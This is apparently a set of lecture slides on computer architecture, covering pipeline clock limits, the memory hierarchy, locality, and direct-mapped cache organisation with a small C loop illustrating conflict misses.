


# We finished the last lecture by asking how fast a pipelined processor can go?

- ◆ A simple 5-stage pipeline can run at 5-9GHz
- ◆ Limited by critical path through slowest pipeline stage logic
- ◆ Tradeoff: do more per cycle? Or increase clock rate?
  - Or do more per cycle, in parallel...
- ◆ At 3GHz, clock period is 330 picoseconds.
  - The time light takes to go about four inches
  - About 10 gate delays
    - ▶ for example, the Cell BE is designed for 11 FO4 (“fan-out=4”) gates per cycle:  
[www.fe.infn.it/~belletti/articles/ISSCC2005-cell.pdf](http://www.fe.infn.it/~belletti/articles/ISSCC2005-cell.pdf)
    - ▶ Pipeline latches etc account for 3-5 FO4 delays leaving only 5-8 for actual work
- ◆ **How can we build a RAM that can implement our MEM stage in 5-8 FO4 delays?**

# Life used to be so easy

## Processor-DRAM Memory Gap (latency)



In 1980 a large RAM's access time was close to the CPU cycle time. 1980s machines had little or no need for cache. Life is no longer quite so simple.

# Levels of the Memory Hierarchy

*Capacity*  
*Access Time*  
*Cost*


**CPU Registers**  
100s Bytes  
<1ns

**Cache (perhaps multilevel)**  
10s-1000s K Bytes  
1-10 ns (L1-L3)  
~\$10/ MByte

**Main Memory**  
G Bytes  
100ns- 300ns  
\$0.01/ MByte

**Disk**  
100s G Bytes,  
10 ms  
(10,000,000 ns)  
\$0.00005 Mbyte (\$50/TB)

**Tape**  
infinite  
sec-min  
\$0.00005/ MByte




~ Exponential increase in access latency, block size, capacity

- The Principle of Locality:
  - Programs access a relatively small portion of the address space at any instant of time.
- Two Different Types of Locality:
  - Temporal Locality (Locality in Time): If an item is referenced, it will tend to be referenced again soon (e.g., loops, reuse)
  - Spatial Locality (Locality in Space): If an item is referenced, items whose addresses are close by tend to be referenced soon (e.g., straightline code, array access)
- Most modern architectures are heavily reliant (totally reliant?) on locality for speed

# 1 KB “Direct Mapped” Cache, 32B blocks

- For a  $2^N$  byte cache:

- The uppermost  $(32 - N)$  bits are always the Cache Tag
- The lowest  $M$  bits are the Byte Select (Block Size =  $2^M$ )




*Data: the cached data itself, arranged in cache lines/blocks*

# 1 KB “Direct Mapped” Cache, 32B blocks

- For a  $2^N$  byte cache:

- The uppermost  $(32 - N)$  bits are always the Cache Tag
- The lowest  $M$  bits are the Byte Select (Block Size =  $2^M$ )



# 1 KB Direct Mapped Cache, 32B blocks

(0) 0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27


28

29

30

31

(32) 0



- ◆ Cache location 0 can be occupied by data from main memory location 0, 32, 64, ... etc.
- ◆ Cache location 1 can be occupied by data from main memory location 1, 33, 65, ... etc.
  - In general, all locations with same Address<sub>9:4</sub> bits map to the same location in the cache. Which one should we place in the cache?
- ◆ How can we tell which one is in the cache?

Cache Data

Byte 31	..	Byte 1	Byte 0	0
Byte 63	..	Byte 33	Byte 32	1
				2
				3
				:
Byte 1023	..	Byte 992	31	

# Associativity conflicts in a direct-mapped cache



- Consider a loop that repeatedly reads part of two different arrays:

```
int A[256];  
int B[256];  
int r = 0;  
for (int i=0; i<10; ++i) {  
    for (int j=0; j<64; ++j) {  
        r += A[j] + B[j];  
    }
```

Repeatedly re-reads 64 values from both A and B

For the accesses to A and B to be mostly cache hits, we need a cache big enough to hold  $2 \times 64$  ints, ie 512B

Consider the 1KB direct-mapped cache on the previous slide - what might go wrong?



# Associativity conflicts in a direct-mapped cache


- Consider a loop that repeatedly reads part of two different arrays:

```
int A[256];  
int B[256];  
int r = 0;  
for (int i=0; i<10; ++i) {  
    for (int j=0; j<64; ++j) {  
        r += A[j] + B[j];  
    }  
}
```

Repeatedly re-reads 64 values from both A and B


For the accesses to A and B to be mostly cache hits, we need a cache big enough to hold  $2 \times 64$  ints, ie 512B

Consider the 1KB direct-mapped cache on the previous slide - what might go wrong?



